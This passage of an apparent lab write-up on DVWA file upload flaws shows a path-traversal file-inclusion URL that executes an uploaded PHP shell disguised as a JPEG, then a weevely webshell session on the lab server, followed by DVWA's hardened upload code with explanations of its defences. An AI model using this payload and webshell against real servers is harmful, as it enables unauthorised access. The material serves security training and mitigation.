
Need to link in another vulnerability, such as file inclusion.

URL: http://54.173.241.2/vulnerabilities/fi/?page=file1.php%oA/../../hackable/uploads/hack1.php.jpeg



Username: admin
Security Level: high
Locale: en

★ **Gaining access to the server through a backdoor connection**




```
┌──(kali㉿kali)-[~/Desktop]
└─$ weevely http://54.173.241.2/hackable/uploads/shell2.php 12345

[+] weevely 4.0.1

[+] Target:     54.173.241.2
[+] Session:    /home/kali/.weevely/sessions/54.173.241.2/shell2_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> ls
920c2bd935dafaa4bec855ceea8e5416.jpg
dvwa_email.png
hack1.php.jpeg
high3.jpg
high3.php.jpeg
high3.php.jpg
shell1.php
shell1.php.jpeg
shell2.jpeg
shell2.php
shell3.php.jpg
www-data@ip-172-31-6-202:/var/www/html/hackable/uploads $
```

The result is that the code was executed and gained access to the server through a backdoor connection.

FILE UPLOAD VULNERABILITY MITIGATIONS

The below screenshots demonstrate how the above vulnerabilities are patched, we explain them one by one in detail. The common patches which we can avoid by following steps.

- Never allow the user to upload any type of executable files (php, exe..)
- Checking the file type and the file extension.
- Analyze the uploaded file itself, recreate it and rename it.



Impossible File Upload Source

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );


    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Where are we going to be writing to?
    $target_path   = DVWA_WEB_PAGE_TO_ROOT . 'hackable/uploads/';
    //$target_file   = basename( $uploaded_name, '.' . $uploaded_ext ) . '-';
    $target_file   =  md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;
    $temp_file     = ( ( ini_get( 'upload_tmp_dir' ) == '' ) ? ( sys_get_temp_dir() ) : ( ini_get( 'upload_tmp_dir' ) ) );
    $temp_file    .= DIRECTORY_SEPARATOR . md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) == 'jpeg' || strtolower( $uploaded_ext ) == 'png' ) &&
        ( $uploaded_size < 100000 ) &&
        ( $uploaded_type == 'image/jpeg' || $uploaded_type == 'image/png' ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Strip any metadata, by re-encoding image (Note, using php-Imagick is recommended over php-GD)
        if( $uploaded_type == 'image/jpeg' ) {
            $img = imagecreatefromjpeg( $uploaded_tmp );
            imagejpeg( $img, $temp_file, 100);
        }
        else {
            $img = imagecreatefrompng( $uploaded_tmp );
            imagepng( $img, $temp_file, 9);
        }
        imagedestroy( $img );

        // Can we move the file to the web root from the temp folder?
        if( rename( $temp_file, ( getcwd() . DIRECTORY_SEPARATOR . $target_path . $target_file ) ) ) {
            // Yes!
            echo "<pre><a href='${target_path}${target_file}'>${target_file}</a> succesfully uploaded!</pre>";
        }
        else {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }

        // Delete any temp files
        if( file_exists( $temp_file ) )
            unlink( $temp_file );
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

- **Anti-CSRF token**

  Here we can see in the source code that the Anti-CSRF token is implemented **checkToken($_REQUEST['user_token'], $_SESSION['session_token'], 'index.php');** which is a couple of Cryptographically associated tokens given to a person to validate his requests. As an instance, whilst a user issues a request to the web server for asking a web page with a form, the server calculates Cryptographically associated tokens and ships to the consumer with the response. As result here the requests from the users are validated.

- **File information**

  $uploaded_name = $_FILES['uploaded']['name']; The original name of the file on the client machine
  $uploaded_size = $_FILES['uploaded']['size']; The size of the file in bytes
  $uploaded_type = $_FILES['uploaded']['type']; The mime type of the file
  $uploaded_tmp = $_FILES['uploaded']['tmp_name']; The temporary filename in which the uploaded file was stored on the server

- **Where the file gona to be written to**

```
$target_path   = DVWA_WEB_PAGE_TO_ROOT . 'hackable/uploads/';
$target_file   =  md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;
$temp_file     = ( ( ini_get( 'upload_tmp_dir' ) == '' ) ? ( sys_get_temp_dir() ) : ( ini_get(
'upload_tmp_dir' ) ) );
$temp_file    .= DIRECTORY_SEPARATOR . md5( uniqid() . $uploaded_name ) . '.' .
$uploaded_ext;
```

- **Validating the image extensions**

```
        if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) == 'jpeg' ||
strtolower( $uploaded_ext ) == 'png' ) &&
        ( $uploaded_size < 100000 ) &&
        ( $uploaded_type == 'image/jpeg' || $uploaded_type == 'image/png' ) &&
        getimagesize( $uploaded_tmp ) ) {
```

- **Strip any metadata, by re-encoding image using php-Imagick is recommended over**

```
        if( $uploaded_type == 'image/jpeg' ) {
                $img = imagecreatefromjpeg( $uploaded_tmp );
                imagejpeg( $img, $temp_file, 100);
        }
        else {
                $img = imagecreatefrompng( $uploaded_tmp );
                imagepng( $img, $temp_file, 9);
        }
        imagedestroy( $img );
```

Here the file is saved to a temporary file name and stored in a different location

- **moving the file to the web root from the temp folder**

```
        if( rename( $temp_file, ( getcwd() . DIRECTORY_SEPARATOR . $target_path .
$target_file ) ) ) {
        // Yes!
        $html .= "<pre><a href='${target_path}${target_file}'>${target_file}</a> successfully
        uploaded!</pre>";
        }
        else {
                // No
                $html .= '<pre>Your image was not uploaded.</pre>'
        }
```

- **Delete any temp files**

```
        if( file_exists( $temp_file ) )
                unlink( $temp_file );
        }
        else {
        // Invalid file
        $html .= '<pre>Your image was not uploaded. We can only accept JPEG or PNG
        images.</pre>';
                }
        }
```

References

[1]. **DVWA -** https://dvwa.co.uk/

[2]. **Weevely -** https://securityonline.info/weevely-tutorial-php-webshell/

[3]. **Burp Suite -** https://linuxhint.com/burp_suite_tutorial/

[4]. **Server instance -** http://54.173.241.2

[5]. https://www.acunetix.com/websitesecurity/upload-forms-threat/

[6]. **Damn Vulnerable Web Application -** https://github.com/ethicalhack3r/DVWA

[7]. **GIF89a; header -**
https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/web-application/file-upload-bypass

[8] **Setup a Vulnerable Web Server-**
https://www.kalilinux.in/2020/01/setup-dvwa-kali-linux.html